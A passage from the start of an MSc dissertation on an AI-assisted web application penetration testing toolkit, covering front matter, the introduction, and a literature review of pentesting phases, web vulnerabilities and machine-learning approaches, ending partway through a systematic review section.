

The University of Sheffield

AI-based Web Application Penetration Testing Tool



Gustavo Sanchez Collado

Supervisor: Dr. Olakunle Olayinka

This report is submitted in partial fulfilment of the requirement for the degree of MSc in
Cybersecurity and Artificial Intelligence

in the

Department of Computer Science

September 15, 2021

II. Signed Declaration


All sentences or passages quoted in this report from other people's work have been specifically acknowledged by clear cross-referencing to author, work and page(s).

Any illustrations which are not the work of the author of this report have been used with the explicit permission of the originator and are specifically acknowledged.

I understand that failure to do this amounts to plagiarism and will be considered grounds for failure in this project and the degree examination as a whole.

Name: Gustavo Sanchez Collado

Signature:

A handwritten signature in blue ink, appearing to be 'GSC', written on a light-colored background.

Date: 15/09/2021

III. Abstract

Penetration Testing is a complex and time consuming task, but at the same time it is a critical procedure to secure Web Applications and therefore protect their users. The combination of Artificial Intelligence components with traditional Pentesting techniques aims to improve these processes. In this paper, a brute force strategy based on Semantic Clustering will be implemented to prove the concept of leveraging NLP to improve the enumeration stage within Penetration Tests.

Furthermore, a functional prototype will be developed to assist testers in all main stages of a Penetration test, including vulnerability discovery with a focus on SQLi, and report generation with AI powered summarization. This toolkit generates two reports defined as cheat sheets, in PDF and JSONL (machine readable) format, containing Open Source Intelligence (emails, social media, WHOIS information, etc.) about the target URL, along with the enumeration results. The toolkit will be tested with five demo Web Applications and the outputs compared against two non-AI solutions.

COVID-19 Impact Statement

The lockdown imposed because of COVID-19 caused additional challenges for the completion of this project. In the second semester of the project, the university switched to online delivery of all teaching, and university buildings were closed. All project meetings were shifted to email correspondence and video meetings.

IV. Acknowledgments

I would like to express my very great appreciation to my supervisor Dr. Olakunle Olayinka for his valuable and constructive feedback during the planning and development of this project work. My special thanks are extended to the staff of University of Sheffield. Finally, I wish to thank my parents for their support and encouragement throughout my studies.

V. Table of Contents

AI-based Web Application Penetration Testing Tool	1
II. Signed Declaration	2
III. Abstract	3
IV. Acknowledgments	4
V. Table of Contents	5
VI. List of Abbreviations	9
VII. List of Figures	11
VIII. List of Tables	13
Chapter 1. Introduction	14
1.1 Background Information	14
1.2 Aims and Objectives	14
1.3 Overview	14
1.4 Structure of the Project	15
1.5 Significance of The Work	15
1.6 Relationship between Project & MSc programme	15
Chapter 2. Literature Review	17
2.1 Introduction	17
2.2 Penetration Testing	17
2.3 Web Application Security	18
2.4 Penetration Testing in Web Applications	21
2.5 Applying AI to Penetration Testing in Web Applications	22
2.6 Systematic Literature Review	24
2.6.1 Introduction	24
2.6.2 Methodology	25
2.6.3 Filtration of relevant papers	26
2.6.4 Quality Assessment	27
2.6.5 Data Extraction	27
2.6.6 Data Analysis	27
2.6.7 Results	27
2.6.8 Conclusion	32
Chapter 3. Requirements	33
3.1 Introduction	33
3.2 Functional Requirements	33
3.2.1 Information Gathering and Enumeration	33
3.2.2 Vulnerability Discovery	34

3.2.3 Reporting Results	34
3.3 Approach	34
3.3.1 Prototyping Model	35
3.4 Testing	35
3.5 Evaluation	35
Chapter 4. Design	37
4.1 Introduction	37
4.2 Specification	37
4.2.1 Delivery Model	37
4.2.2 User Interactions	37
4.2.3 Architectural Model	41
Chapter 5. Implementation and Testing	43
5.1 Tools and Services	43
5.1.1 Spyder	43
5.1.2 DirSearch	43
5.1.3 CMD	43
5.1.4 OpenAI API	43
5.1.5 Libraries	43
NLTK	44
Selenium	44
beautifulsoup4	44
jsonlines	44
Extract-emails	44
Extract-social-media	44
python-whois	44
pyfpdf	45
5.1.6 Wordlists	45
5.2 Project Management	45
5.2.1 Trello	45
5.3 Version Control	46
5.3.1 GitHub	46
5.4 Implementation	46
5.4.1 Dirsearch mod	46
5.4.2 Initial Run	47
5.4.3 NLP Pipeline	47
Fetching relevant data	47
Text preprocessing	48
Semantic Clustering	48
5.4.4 Re-Run	50
5.4.5 Cheat Sheet Generation	51

Load relevant data	51
Suspected file types	51
Create machine readable output	52
Gather OSINT	52
Generate AI powered summary	53
SQLi suggestions	55
Create cheat sheets in PDF	55
5.5 Testing	55
5.5.1 DVWA	55
5.5.2 demoblaze.com	56
5.5.3 testsheepnz.github.io	56
5.5.4 saucedemo.com	56
5.5.5 gustavosc.com	57
5.6 Evaluation	57
5.6.1 Standard Dirsearch	58
5.6.2 Dirbuster	58
Chapter 6. Results and discussion	59
6.1 Findings	59
6.1.1 Enumeration	59
6.1.2 SQLi Attack Vectors	60
6.1.3 Cheat sheet	60
6.2 Goals Achieved	60
6.2.1 Information Gathering and Enumeration	60
6.2.2 Vulnerability Discovery	60
6.2.3 Reporting Results	61
6.3 Issues	61
6.4 Further Work	61
6.3.1 OpenAI	61
6.3.2 Translation	62
6.3.3 Recursive creation of wordlists	62
6.3.4 Response/File size	62
6.3.5 Intelligent SQLi	63
6.3.6 Semantic Clustering algorithms	63
Chapter 7: Conclusions	64
7.1 Critical Reflection	64
7.2 Security and Ethical Concerns	64
7.3 Personal and Professional Development	65
References	66
Appendices	71

Appendix 1: Sample PDF Cheat Sheet	71
Appendix 2: Another sample with more OSINT	82
Appendix 3: Sample JSONLINES Cheat Sheet	82
Appendix 4: Sample DirBuster Report	83
Appendix 5: Sample DirSearch Report	84
Appendix 6: Readme.md (from GitHub)	85

VI. List of Abbreviations

Abbreviation	Meaning
AI	Artificial Intelligence
OWASP	Open Web Application Security Project ®
DVWA	Damn Vulnerable Web Application
MSc	Master's of Science
BSc	Bachelor's of Science
PhD	Doctor of Philosophy
ML	Machine Learning
OS	Operative System
XSS	Cross-Site Scripting
SQL	Structured Query Language
SQLi	Structured Query Language Injection
DoS	Denial of Service
DDoS	Distributed Denial of Service
CSRF	Cross Site Request Forgery
DNS	Domain Name System
HTTP	Hypertext Transfer Protocol
GUI	Graphical User Interface
NLP	Natural Language Processing
NLG	Natural Language Generation
DBIR	Data Breach Investigations Report
SLRs	Systematic Literature Reviews
EPSRC	Engineering and Physical Sciences Research Council

WAFs	Web Application Firewalls
S.p.A	Società per azioni
NSA	National Security Agency
MOSCOW	Must Have, Should Have, Could Have, Won't Have this time
URL	Uniform Resource Locator
PDF	Portable Document Format
SDLC	Software Development Lifecycle
IT	Information Technology
CTF	Capture the Flag
IDE	Integrated Development Environment
NLTK	Natural Language Toolkit
API	Application Programming Interface
AGI	Artificial General Intelligence
HTML	Hypertext Markup Language
JSON	JavaScript Object Notation
IP	Internet Protocol
OSINT	Open Source Intelligence
PC	Personal Computer

VII. List of Figures

Figure	Page Number
Figure 1: A graphical representation of Penetration Testing approaches [14].	17
Figure 2: Breakdown of how the chosen papers were filtered from a large set to select the final 20 papers for analysis.	27
Figure 3: Countries where the Universities that published the research papers at hand were located.	28
Figure 4: Publication year of the research papers.	29
Figure 5: AI techniques that are used to improve Penetration Testing	30
Figure 6: Penetration Testing techniques that are improved using AI	31
Figure 7: Stages of a project using the Prototype Model [40].	35
Figure 8: the system boundary and its interaction.	41
Figure 9: The major subsystems of the system and how they communicate with each other.	42
Figure 10: Trello board during the early stages of the project.	45
Figure 11: Main files and folders in project directory.	46
Figure 12: Example of the modifications applied to the Dirsearch source code	47
Figure 13: Selenium script to fetch HTML source code	48
Figure 14: Various text processing tasks.	48
Figure 15: Creation of clusters using similarity index >70 .	49
Figure 16: Example of a concept hierarchy [53].	49
Figure 17: Wu and Palmer similarity formula.	50
Figure 18: Wu & Palmer similarity between words.	50
Figure 19: Script to use custom wordlists to brute force a target URL.	51
Figure 20: Script to find out suspected file types.	52

Figure 21: Social Media link found by the tool in the website gustavosc.com.	52
Figure 22: Bad and good practices to avoid email extraction	53
Figure 23: One sentence summary generation by OpenAI completion capabilities.	54
Figure 24: OpenAI API script with blurred API Key	54

VIII. List of Tables

Table	Page Number
Table 1: The most common Web App vulnerabilities [20].	19
Table 2: Some of the best practices to mitigate vulnerabilities [20].	20
Table 3: Penetration Testing main steps [14].	21
Table 4: Search queries for each source/database.	25
Table 5: Inclusion and Exclusion criteria.	26
Table 6: Information Gathering and Enumeration requirements.	33
Table 7: Vulnerability Discovery requirements	34
Table 8: Reporting Results requirements	34
Table 9: Persona 1.	37
Table 10: Persona 2.	38
Table 11: DVWA results	55
Table 12: demoblaze.com results	56
Table 13: testsheepnz.github.io results.	56
Table 14: saucedemo.com results.	57
Table 15: gustavosc.com results.	57
Table 16: PC Specifications where the tools were run.	57
Table 17: Dirsearch results.	58
Table 18: Dirbuster results.	58
Table 19: There are several different ways to use the OpenAI API to create summaries of text.	62

Chapter 1. Introduction

1.1 Background Information

Web Application attacks are on the rise globally. Cyber criminals, usually motivated by financial outcomes, understand the value of the information exchanged and stored in web applications [1]. The *2020 Verizon Data Breach Investigations Report* (DBIR) confirms that this is the case: 43% of data breaches are tied to web application vulnerabilities (which more than doubled year over year) [2]. The current pandemic situation increases the amount of online communication that takes place between users, and the surge of working from home arrangements extends the cybersecurity to the employee's home, which creates a huge number of new endpoints that are prone to be compromised. Even though companies tend to conduct Penetration Testing in their systems, the amount of work spent on a properly executed Penetration Test is likely insufficient as it is a complex and time consuming task. According to Bae Systems (2015) [15], Intelligence-led Penetration Tests significantly improve the value of penetration testing, as these insights allow for more targeted and focussed approaches. In order to facilitate this process, AI (Artificial Intelligence) based methods along with Open Source Information gathering could be used to pentest applications and present reports more effectively.

1.2 Aims and Objectives

This project focuses on investigating, designing, developing and evaluating a set of tools that leverage Artificial Intelligence techniques and Open Source Information to improve processes and support a human-in-the-loop during the three phases of a Web App Penetration Test:

- Planning: Optimizing the process of Information Gathering/Enumeration.
- Execution: Improving the discovery of Code Injection attacks vulnerabilities.
- Reporting: Generating human-like reports.

1.3 Overview

The project deliverable will be an AI-based toolkit that is based on an automated directory busting Open Source tool called DirSearch, and gathers Open Source Information to create meaningful reports along with supporting Penetration Testers with the task of manual SQLi (Structured Query Language Injection) discovery. The Web Applications that will be used for testing these tools are a combination of demo websites and deliberately insecure applications, such as DVWA (Damn Vulnerable Web Application), which is locally hosted and allows developers to test vulnerabilities in a safe and legal environment.

1.4 Structure of the Project

This report will document the whole process and present any findings, starting with a Literature Review to provide a clearer picture of the topics at hand, including a Systematic Review to showcase general trends on “Web App Pentesting with AI”. Then, the requirements of the project are listed using the MOSCOW (Must Have, Should Have, Could Have, Won't Have this time) method and an analysis of the chosen approaches leads into the Design stage, where the selected technique (Prototyping) is justified. Next, the process of implementation and testing of the toolkit is described. Finally, the results are displayed and potential further work induced by developments in this project is presented before the final conclusions.

1.5 Significance of The Work

Research shows that Artificial Intelligence has the potential to drastically improve Pentesting, because some of the core tasks like manual compiling and sorting of data are well known to be prone to allow optimisation this way. For example, Dirbusting techniques are both time and resource consuming, and innovative approaches have never been explored in this field [3] until Antonelli *et al* (2021) proposed an advanced technique to optimize the dirbusting process by leveraging Artificial Intelligence. More specifically, the authors use semantic clustering techniques in order to organize wordlist items in different groups according to their semantic meaning; results show a performance increase that is up to 50% for each of the conducted experiments, what demonstrates that Machine Learning can be applied to this field and even the most basic methods eg. clustering can definitely facilitate Pentesting.

It is increasingly challenging to perform Penetration Tests due to the complexity and enhanced security of the systems, as well as increased security awareness of developers and Cybersecurity professionals, and the addition of Artificial Intelligence makes the process even more complex at first, but will eventually help to simplify things. Big datasets are needed to set up ML (Machine Learning) pipelines and finding relevant ones is a challenge, and most would need intensive preprocessing of data. While there have been attempts to leverage AI and ML techniques in pentesting activities [4] there is a lack of systematic literature reviews (SLRs) or meta-analysis of existing literature. The most challenging aspect of this project is to actually combine AI, Web App Pentesting and Open Source Information gathering together in a single deliverable and successfully provide evidence of optimisation of processes. As of today, this has never been jointly explored before.

1.6 Relationship between Project & MSc programme

The MSc (Master’s of Science) programme combines two disciplines: Cybersecurity and Artificial Intelligence. Cybersecurity is one of the most pressing problems of our time and Artificial Intelligence has made great advances in recent years, therefore, skills in both areas are very much in demand. This Dissertation Project uses Artificial Intelligence to improve a rather covert operation within the area of Cybersecurity: Penetration Testing, with a focus on

Web Applications. These techniques are widely reviewed and discussed in several of the modules present in the MSc programme (COM6509, COM6115, COM6513 and COM6012). On the other hand, these modules are not interconnected across topics, ie. Artificial Intelligence is never used in a Cybersecurity exercise. Half of the modules teach us advanced Cybersecurity topics such as Pentesting, and the other half teach us advanced Artificial Intelligence such as Deep Neural Networks, but there is no interaction or cohesion at all between those. This project aims to actually combine the two disciplines.

Chapter 2. Literature Review

2.1 Introduction

In this chapter, relevant pieces of published work will be reviewed to provide background information related to the areas of focus. First, these areas will be introduced and described individually with a general approach. Finally, a more specific examination of the subjects will be presented.

2.2 Penetration Testing

Penetration Testing (also known as Vulnerability Assessment) refers to the process of identifying and reporting hidden vulnerabilities within a system. [22] mentions in April 2021 that organizations with at least 3,000 employees have more than 10,000 internet-connected assets, but most of them have less than half of their attack surface tested, which indicates that Penetration Testing is presently quite relevant. The testing process is normally handled by a cybersecurity practitioner who is known as Penetration Tester -or Pentester as an abbreviation-, with the objective of making such a system more secure. [22] highlight that companies willing to achieve secure systems must perform the tests and fix any issues during the early stages of the Software Development Life Cycle. There are three different types of Penetration Tests according to the amount of information related to the system that the Penetration Tester has available before starting the exercise. The three types are Black Box, White Box and Grey Box Penetration Testing.

In a Black Box approach, the tester has no idea about the target system since she/he has not been provided with any preliminar information and Source Code is not examined. A White Box approach refers to a comprehensive testing exercise where the Pentester is given plenty of information about the system such as Source Code, OS (Operative System) details, IP addresses and others [14]. Grey Box procedures refer to the use of only some partial information about the target system.




Figure 1: A graphical representation of Penetration Testing approaches [14].

In addition to these three approaches, the tester's intentions are also classified into three main types: white, black and grey hat. White hat refers to those individuals that carry out a pentesting exercise to later report their findings to the respective organisation, while Black hats use the information to harm the organisation or other people affected by the vulnerabilities discovered. Grey hats combine both mentalities as they perform unsolicited pentesting exercises to later ask for rewards in exchange for that information. This taxonomy is helpful to understand the differences between Ethical Hackers (White Hat) and Cybercriminals (Black and Grey hat). A similar taxonomy presented by [21] includes another type named 'Script Kiddies' who instead of having a vast knowledge of hacking techniques, use code scripts developed by others.

Automation in Penetration Testing is one of the current research trends in the area. The implementation of a wide range of Artificial Intelligence methods such as Reinforcement Learning [25] which allows for more intelligent and efficient testing in terms of time, resources, covered tests and accuracy of the results have been recently explored with a high level of success.

Nowadays, Pentesting Blockchain applications is a new research area for academics. [24] compared manual and automated pentesting approaches to discover vulnerabilities in nodes within blockchain powered Smart Contract applications and the results indicate that manual attack vectors significantly outperformed the automated tools in many aspects including execution time, what suggests that there is still plenty of room for improvement.

Performing Penetration testing in virtual representations of assets is a prospective application of these techniques. [26] mentions that there is a lack of standards for comprehensive security assessment in Digital Twins of Smart Grids and other Cyber Physical Systems. Increasing productivity in manufacturing is a critical economic goal of the UK government: The Engineering and Physical Sciences Research Council (EPSRC) is currently funding research proposals on the Security of Digital Twins [27], therefore a high interest in the topic is likely to continue in the future.

There are three main phases in Penetration Tests: Planning, Execution and Reporting. Each of these phases include different subtasks that will be introduced shortly.

2.3 Web Application Security

A Web Application is an application that is presented in a browser and is accessible through the Internet. These applications are complex ecosystems with many components depending on the service that they are providing. The most common components of a Web Application include a database (structured storage of data), server-side (backend) and client-side (frontend) technologies [15]. A report published in 2020 [28] indicates that 90% of Web Applications can be attacked by malicious hackers but also shows a reduction in the percentage of applications with severe vulnerabilities.

Vulnerability	Description
XSS (Cross-Site Request Forgery)	The attacker injects malicious client-side scripts to access sensitive information directly from the Web App.
SQLi	The attacker exploits the way an SQL (Structured Query Language) database executes queries by injecting carefully crafted malicious SQL to trick the system (eg. bypass authentication) into surrendering sensitive data or modifying/deleting records.
DoS (Denial of Service)	The attacker overloads a server or its infrastructure with traffic with the objective of negatively affecting its performance or even shutting the service down completely.
Memory Corruption	The attacker exploits vulnerabilities on the source code to modify the behaviour of the system with the aim of changing its behaviour.
Buffer Overflow	It is a type of memory corruption where the attacker overflows the buffer capacity meaning that adjacent memory locations are overwritten with data.
CSRF (Cross Site Request Forgery)	The attacker tricks a victim into sending requests to the server by taking advantage of the victims authentication privileges, compromising the victim's account.
Data Breach	The attacker releases sensitive data such as username and password pairs obtained via malicious actions such the ones described above or by taking advantage of human mistakes.

Table 1: The most common Web App vulnerabilities [20].

In order to protect a Web Application, a stack of security measures must be implemented within the environment. Due to its interconnectedness, if any of the components is vulnerable the whole Application could be compromised; that is the reason why Web Application security must follow a holistic approach to stop malicious actors from exploiting it via its

weakest component. According to recent research [31] the primary method for front-end protection in Web Apps that are continuously under attack is the usage of Web Application Firewalls (WAFs) and can be classified into Open Source (eg, AQTRONIX Webknight) and Commercial (eg. ditDefender) solutions but [31] also indicates that existing WAFs employ simple security rules and therefore do not consider the latest advances in the field.

Measure	Description
Web Application Firewalls	Placing a barrier between the client and server side of the Web Application dynamically protects against XSS, SQLi, CSRF by assessing the user's input before reaching the server.
DDoS (Distributed Denial of Service) Protection	A common method to protect against automated attacks is to place a Captcha to avoid botnets from accessing a Web Application potentially causing Denial of Service by overloading the server.
DNS (Domain Name System) Protection	When malicious actors try to compromise the way a browser finds the correct server and hijack the DNS request, DNS protection adds a layer of security to avoid downtime.
Perform Penetration Tests	Penetration Testers uncover hidden vulnerabilities by exploiting them in a controlled environment and with the owner's permission and propose steps to mitigate the issues before a malicious actor compromises the system in the same way.

Table 2: Some of the best practices to mitigate vulnerabilities [20].

The OWASP (Open Web Application Security Project) Foundation is a non-for-profit organisation that has been working towards securing the web for nearly 20 years, and keeps doing so through community Open Source projects, educational conferences and more [29]. This Foundation published the OWASP Top 10 standard awareness document in 2003 (with 6 further updates being the latest in 2017) with the objective of establishing a general agreement on the most critical security risks to Web Applications; according to the document [30], the three most critical risks are Injection flaws, Broken Authentication and Sensitive Data Exposure.

2.4 Penetration Testing in Web Applications

When performing a Penetration Test in a Web Application, Pentesters follow a structured procedure with the objective of combining different techniques in a methodical way to assess the Web Application as a whole. The three main steps presented in *Penetration Testing* section above -Planning, Execution and Reporting- can be broken down into the subtasks described in Table 3.

Planning and Preparation	The objectives of the test are defined by the parties involved ie. Web App owner (client) and Penterster so that both sides are in agreement.
Reconnaissance	Initial analysis is performed based on the available information in order to obtain the details of the system.
Discovery	The Penetration Tester employs a set of tools (eg. automated scanners) to try and discover vulnerabilities in the Web Application.
Analyzing Information and Risks	The information gathered is analysed and assessed to prepare for active intrusion attempts; this is the most time consuming step.
Active Intrusion Attempts	The Pentester carefully performs controlled attacks to verify possible vulnerabilities.
Final Analysis	The outcome of the previous steps is examined to understand potential risks and propose ways of fixing those exploitable issues.
Report Preparation	The whole process is documented and actionable recommendations are presented to the client to make their system more secure.

Table 3: Penetration Testing main steps [14].

As previously mentioned, the most severe vulnerability presented by OWASP Top 10 are Injection flaws, thus Pentesters seek to find them with different approaches. Recent research [31] presents the main solutions to solve this type of issue, being grammar-based,

entropy-based, tainted-based and machine learning-based methods the most prominent mechanisms. [33] describes that grammar-based fuzzers integrate specific rules that cover the system's language in order to generate valid input but also highlights that developing these complex syntax rules require a substantial effort and existing tools are immature and hard to use. Entropy-based approaches such as [34] leverage logarithmic entropy measurements to reveal the occurrence of interesting activity in data sources with precision and conclude that the method is valuable for security professionals but it does not create attack vectors itself, it rather analyses runtime streams in a defensive manner. Tainted-based methods are based on the fact that inbound data cannot be trusted; [35] proves the concept of combining dynamic and static taint analysis to make a list of possible vulnerabilities in a web application and use it to perform black box pentesting with the objective of achieving higher accuracy and less false positives. Machine learning approaches will be reviewed in the following section.

Penetration Testers also employ a range of commercial and open source automated vulnerability scanners to find security risks efficiently. The most common commercial solution is Burp Suite and its most popular open source competitor is OWASP ZAP. These are the two most used tools to assess Web Applications [32] and it is clear that the Pro version of Burp Suite is more complete and achieves better performance but it is very costly, while OWASP ZAP is free, allows modification of functionalities via an scripting engine and has a huge support community.

2.5 Applying AI to Penetration Testing in Web Applications

According to the available literature, the general idea is that the combination of traditional Web App Pentesting techniques with Artificial Intelligence components allow for the optimisation of the processes and therefore improves Web Application security. On the other hand, [31] suggests that Machine Learning techniques are still not properly adapted to Penetration Testing highlighting that a long training phase and a big number of false negatives and false positives are the main problems. Also the complexity of implementation is high. In a very recent paper [17] the authors investigate the improvement of the enumeration stage in a black-box Web App Penetration test by using Artificial Intelligence techniques based on Natural Language Processing. Specifically, they look into optimizing the 'Dirbusting' technique which is a process based on brute force with the objective of enumerating server contents by submitting potential folder and file names while monitoring the HTTP (Hypertext Transfer Protocol) responses. For this purpose, the authors use large wordlists to try and discover hidden locations which common spidering techniques would not discover. These hidden pages could provide valuable information to the cybersecurity expert conducting the tests. The AI component applied in this process is Semantic Clustering, which essentially groups words into clusters based on their meaning. Some of the resources used to measure the semantic similarity between the textual information include WordNet, Word2Vec, GloVe and BERT. 8 publicly available Web Applications commonly used for experimenting with vulnerability assessment were evaluated and the results demonstrate their dirbusting strategy outperforms the legacy brute force attack.

Regarding discovery of vulnerabilities, [18] aims to improve a method to find XSS vulnerabilities based on a black-box, step-by-step incremental approach evolved from specific parameters present in the response of the Web App. Using Reinforcement Learning, which is one of the three main paradigms in Machine Learning (along with Supervised and Unsupervised Learning), the authors trained an intelligent agent in order to generate attack strings and developed a tool named ‘Suggester’ which sends these recommended attack strings to the Web App and collects the results to support a human-in-the-loop. The dataset used was the publicly available “Yahoo webseclab” testing dataset. The authors report that their approach performs better than the current state of the art as it requires a smaller number of requests to complete the vulnerability discovery process, and propose some future work involving the development of a fully-automated platform. [35] focus on bypassing Web Applications Firewalls to perform SQL Injections with a Machine-Learning evolutionary approach employed to incrementally learn attack patterns from the output result of previously generated attacks. The method chooses attack vectors with successful patterns that show bypassing capabilities and mutates them to try and generate an improved and potentially successful attack. Then, the set of successful attacks can be used to fine tune the WAFs to anticipate and avoid SQLi attacks. The authors highlight that this approach can also be used to target other types of vulnerabilities and present some strategies to investigate the topic further with the aim to improve the effectiveness by addressing issues like data imbalance.

[36] describe a framework to automatically report the characteristics and severity of software vulnerabilities via term-weighting metrics and feature selection. First, the authors compare the performance of several machine learning algorithms (Random Forest, K-Nearest Neighbor, Decision Tree, Naïve Bayes, Support Vector Machines, Multilayer Perceptron and Logistic Regression) with a 10 fold cross validation step to identify the best and then build the proposed classifier. A data preprocessing step is also included with tokenization, stop words removal and stemming which are usual Natural Language Processing techniques. The investigation results show that the model is a promising metric for vulnerability classification in comparison to classical term-weighting metric and conclude that their findings can be used by security experts to prioritize urgent vulnerabilities.

[19] proposes an approach for summarizing CVE’s (Common Vulnerabilities and Exposures) content via information extraction and classification of vulnerabilities. The CVE database is a list of records -containing an unique ID, a description, and at least one public reference- of publicly known cybersecurity vulnerabilities [16] and its content can be very valuable for a Penetration Tester assessing vulnerabilities in a Web Application. The authors present a tool called CVerizer which is able to automatically generate summaries and classify them according to a previously modeled taxonomy. CVerizer extracts semantic information from the CVE descriptions which are written in natural language. The tool was evaluated against a set of manually classified CVE records and the results show a high accuracy in classifying vulnerabilities (ie. DoS, SQLi, XSS, etc.) and a high performance in correctly classifying useful information, improving the assessment process.

When researching this area, it is worth noting that most of the related studies address how to use AI to optimize defensive activities rather than offensive ones; for instance, methods to defend against XSS attacks such as the approach proposed in [20] is based on ensemble learning and uses a set of Bayesian Networks to dynamically analyse information that reaches the server and can potentially constitute a web attack. In contrast, the aim of this dissertation is to investigate how to use AI to improve the generation of new attack vectors ie. an offensive approach.

2.6 Systematic Literature Review

2.6.1 Introduction

A Systematic Literature Review aims to bring to light existing pieces of research after a process of selection and evaluation according to specific criteria, in order to then analyse and synthesise the relevant data, and produce a report to present the insights gathered in a way that allows for reaching conclusions, having a clearer picture of the topic at hand and the latest efforts to investigate it.

A Systematic Literature review greatly differs from a classic Literature Review, therefore it should be seen as a “self-contained research project that explores a clearly specified question” as described by Denyer & Tranfield (2009) [5].

The process will follow a structure that follows the PRISMA [8] guidelines which starts by formulating the review question using the PICO approach [6] :

In Web Applications, what are the recent areas of focus regarding security and AI?

At the time of writing, this specific idea has not been presented before in any journal or publication. A research paper by Mckinnel *et al* (2019) called ‘A Systematic Review and meta-analysis on Artificial Intelligence in Penetration Testing and Vulnerability Assessment’ [4] is closely related but focuses on general Pentesting, mostly papers applying AI to Network vulnerability assessment, in contrast to our review question, which clearly focuses on Web Applications.

A Web Application is an application that was originally designed to be run in a Web-based environment [9], which means it combines hypertext and multimedia with traditional software logic, making it different from conventional software or Web-based services like websites.

Penetration Testing is a series of activities undertaken to identify and exploit security vulnerabilities [10]; the terms Pentesting, Penetration Testing and Vulnerability Assessment are used interchangeably in this paper.

Artificial Intelligence can be defined as “the capability of a machine to imitate intelligent

human behavior” [11], and it makes use of Machine Learning (ML), that is “the study of computer algorithms that improve automatically through experience and by the use of data” [12].

The combination of these three topics will be investigated following the methodology presented below.

2.6.2 Methodology

The review protocol will begin by constructing search strings or database queries combining the key topics, as presented in Table 1. The time range used was 10 years; this was configured using the advanced search tool in each database.

Database	Query String	Number of search results
IEEE Xplore	((("penetration testing" OR "pentesting" OR "penetration-testing" OR "vulnerability assessment") AND ("artificial intelligence" OR "machine learning" OR "machine-learning" OR "neural network" OR "neural-network" OR "artificial-intelligence" OR "AI") AND ("web applications" OR "web app" OR "web-app"))	4
Science Direct	((("penetration testing" OR "vulnerability assessment") AND ("artificial intelligence" OR "neural network" OR "AI" OR "machine learning" OR) AND ("web application" OR "web app"))	82
StarPlus - UoS Library	((("penetration testing" OR "vulnerability assessment") AND ("artificial intelligence" OR "neural network" OR "AI" OR "machine learning" OR) AND ("web application" OR "web app"))	314
ACM Digital Library	("pentesting" +OR +"penetration testing" +OR +"vulnerability assessment" +AND +"artificial intelligence" +OR +"AI" +OR +"neural networks" +OR +"machine learning")	34
Scopus	ALL ("machine learning" OR "AI" OR "neural network" OR "artificial intelligence") AND ALL ("penetration testing" OR "pentesting" OR "vulnerability assessment") AND ALL ("web application" OR "web app")	461

Table 4: Search queries for each source/database.

After this step, the chosen Inclusion and Exclusion criteria is applied to all the search results with the objective of keeping only the most relevant research papers. The chosen criteria is

presented in Table 5 and its objective is to limit the analysis to those pieces of research that are reliable.

Inclusion Criteria	Exclusion Criteria
The paper must focus on web applications penetration testing with artificial intelligence components	The paper focus on AI applied to other aspects that differ from web applications penetration testing
The paper must be published in a reputable journal	The paper is unpublished or is presented in a book chapter, magazine or similar
The paper can be selected if it includes a specific section/subsection that satisfies the criteria above.	The paper is written in a language different than English
The paper must be a study of empirical nature and data must be collected and analysed for evaluation and comparison including prediction outcomes	The study is a review, critique, opinion or similar

Table 5: Inclusion and Exclusion criteria.

2.6.3 Filtration of relevant papers

The next step now is to decide what papers will be selected according to the criteria presented in Table 2. For this purpose, firstly, titles and abstracts will be screened, and a number of papers will be chosen for full-text reading; in this case, a total of 42 papers were selected at this stage.

It is worth noting that there is a big number of papers focusing on Blue Hat activities, which are cybersecurity operations with a defensive approach such as using AI to protect against attacks, instead of using AI to support the attacks in a pentesting exercise. This time the focus is on the offensive aspects of vulnerability discovery ie. Red Hat activities. Therefore, due to the abundance of Blue Hat research in contrast to Red Hat, there is a lot of value in doing a systematic literature review with this specific focus. In addition, taking a look at those Blue Hat pieces of research is also helpful to understand the whole picture.

The number of chosen papers that remain after full-text reading is 20. These papers are downloaded/accessed and manually searched for quality assessment and data extraction.

